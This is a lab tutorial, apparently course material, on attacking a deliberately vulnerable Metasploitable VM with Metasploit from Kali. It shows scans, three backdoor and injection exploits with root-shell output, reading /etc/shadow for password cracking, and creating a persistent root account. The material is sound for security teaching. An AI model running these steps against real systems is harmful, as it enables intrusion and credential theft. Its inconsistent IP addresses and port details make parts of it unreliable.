
Using the Metasploit Framework on Kali to Attack Metasploitable Server

For the following to work, we must have a network between our VMs. This requires ensuring that VirtualBox has a Host Only network in place, the servers (Kali and Metasploitable) must have an adapter on this network, with Promiscuous Mode set to Allow All. This allows us to communicate between the VMs directly, and not through NAT.



Ensure eth1 is connected. IP address should be something like 192.168.56.101, .102, .103, etc. Determine the IP addresses of your VM at this time. For our purposes, we will assume the IP of the Kali Ubuntu VM is 192.168.56.1, and the IP address of our target machine running in VirtualBox, the one we wish to attack, is likely **192.168.56.101**.

Attacking

First run nmap. nmap is, as the name implies, a networking mapping tool. It can be used to map out IP addresses and ports in use.

First, even though we know the address of our metasploitable server, let's scan for it. Based on Kali's IP address of 192.168.56.102, we will scan all hosts on the 192.168.56.0/24 network, with the following command:

```
nmap 192.168.56.0/24
```

This will likely return that it has found 4 live IP addresses, 192.168.56.1, the gateway address for this segment of our virtual network, 192.168.56.100, the IP for the DHCP server, and 192.168.56.101, the IP for the metasploitable server.

It will also return the list of services running on that machine, but we can scan the IP specifically, and list in greater detail

We can now scan, in greater detail all ports and any extra info we can get with a simple port scan of the metasploitable server. Execute **one of** the following command:

```
nmap -sV 192.168.56.101
```

or

```
nmap -A 192.168.56.101
```

Where:

- nmap is the utility
- -sV probes for services and version numbers
- -A displays more info about the services, if available

This scan may take some time. We will get a list of ports that are open, the service running on that port, and can use this list to start attacking that IP address

We should also start or Metasploit console by opening a new terminal window, and typing msfconsole and hitting enter. This may take a few seconds to get up and running.

The results look like the following. It is a good idea to capture this to something like Notepad so you can easily refer back to it, and include the results in any documentation or reporting you need to do:


```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

VSFTP

Lets look at one of the vulnerabilities that might or might not give us anything, but explain how the Metasploit framework is used. Lets attack port 21, the vsftp server running version 2.3.4. When we research this software, we discover there is a vulnerability we can exploit. The syntax for the exploit looks something like the following:

```
msf> use exploit/unix/ftp/vsftpd_234_backdoor
msf> show options
msf> set RHOST 192.168.56.101
msf> exploit
```

With the above exploit we can test to see if we have gained root access. Often, you have to repeat commands or steps to achieve your attack. I often type the whoami command first to see if I am successful:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - The port used by the backdoor bind listener
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:620

whoami
root
```

With the above, we can review the contents of the /etc/passwd and the /etc/shadow files with the following:

```
cat /etc/shadow
```

```
cat /etc/passwd
```

With the above, you can highlight the resulting text and save them to Notepad, and crack them with a password cracking utility called John the Ripper, as seen in the supporting video

Unreal ICQ

Lets look at one of the vulnerabilities that might or might not give us anything, but explain how the Metasploit framework is used. Lets attack port 6697, IRC and the UnrealIRCD 3.2.8.1 Backdoor Command Execution. For this, we must use an exploit, and the syntax is first like this:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

We need to configure this exploit before we use it. This is done by the following:

```
show options
```

RHOST is one of the settable options, and it currently doesn't have anything set. RPORT is another, but is set to the default of 6667, and matches the port from our nmap port scan, so is OK, and we don't need to worry about it. We will need to set RHOST option, however. Type in the following:


```
Set RHOST 192.168.56.101
```

Now we tell Metasploit to attack by the following:

```
exploit
```


If you have a result similar to "command shell session 1 opened …", you have logged in. **BUT THIS DOESN'T WORK.**

When we test this we get an indication that there is no payload:




```
Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, o
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.221
RHOSTS => 192.168.56.221
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

Continued in next image:



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.221   yes       The target host(s), range CIDR identifier, o
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.56.221:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Simply put, our payload isn't defined. We can manage this with the set payload command, as seen here:




```
[-] 192.168.56.221:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                              Disclosure Date  Rank    Check  Descr
   -   ----                              ---------------  ----    -----  -----
   0   cmd/unix/bind_perl                                 normal  No     Unix
   1   cmd/unix/bind_perl_ipv6                            normal  No     Unix
   2   cmd/unix/bind_ruby                                 normal  No     Unix
   3   cmd/unix/bind_ruby_ipv6                            normal  No     Unix
   4   cmd/unix/generic                                   normal  No     Unix
   5   cmd/unix/reverse                                   normal  No     Unix
   6   cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix
   7   cmd/unix/reverse_perl                              normal  No     Unix
   8   cmd/unix/reverse_perl_ssl                          normal  No     Unix
   9   cmd/unix/reverse_ruby                              normal  No     Unix
   10  cmd/unix/reverse_ruby_ssl                          normal  No     Unix
   11  cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_per
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

The above lists out the payloads available, as seen below. I still truncate the text, but you get the idea of what payloads are available:

```
Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   normal  No     Unix Command Shell,
   1   cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell,
   2   cmd/unix/bind_ruby                                   normal  No     Unix Command Shell,
   3   cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell,
   4   cmd/unix/generic                                     normal  No     Unix Command, Generic
   5   cmd/unix/reverse                                     normal  No     Unix Command Shell,
   6   cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell,
   7   cmd/unix/reverse_perl                                normal  No     Unix Command Shell,
   8   cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell,
   9   cmd/unix/reverse_ruby                                normal  No     Unix Command Shell,
   10  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell,
   11  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell,
```


With the above, I was able to list available payloads to try. I chose the first one (bind_perl) probably because PERL is an old favourite of mine, but it works.

Now when we verify our settings again (with the show options again) we see we are good to go:



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.221   yes       The target host(s), range CIDR identifier, or
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.221   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

When we hit exploit, we see we have successfully created a shell:



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.56.221:6667 - Connected to 192.168.56.221:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.221:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.56.221:4444
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.56.221:4444) at 2021-01-27 10:49:05 -0600

whoami
root
```

To determine the degree of the vulnerability, type in whoami, as seen in the above image

It will show you who you are logged in as. At this time, you could create a new user with root privileges, log out, and log in as usual and exploit away!

You can type exit and quit, and logout to see which one works. Exit might need to be typed twice.

Exit should, but you may need to hit (left) Ctrl + C, keeping in mind the right Ctrl might be mapped to VirtualBox, so use the left Ctrl key. It depends on your environment

At this time, you have compromised a system, created an account you can use to log into whenever you wish. Normally you would be done, as the more you probe, the more likely you are to be discovered, and as such, unnecessary probing would be avoided **UNLESS** you are doing a security audit to discover and block all vulnerabilities. This better reflects our activities, so we continue on.

PHP CGI Argument Injection


Another item we noticed in our scan was that Apache was running. Any time we see a website running, we should do some further analysis using web enumeration tools such as dirb or nikto. When we run these command like this:

```
dirb http://192.168.56.101
```

```
nikto -h 192.168.56.101
```


We get an indication that both CGI is running as well as an older version of PHP. There is a known vulnerability around improper argument becoming injected into the CGI environment. Let's see if we can take advantage of this:

```
use exploit/multi/http/php_cgi_arg_injection
show options
rhost ...
```



```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.0.0.32:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

May or may not work, and even if it does, limited in what you can do. One of the issues here is the confusion the Metasploit Framework module has around our local host. When we address this, our attack works:

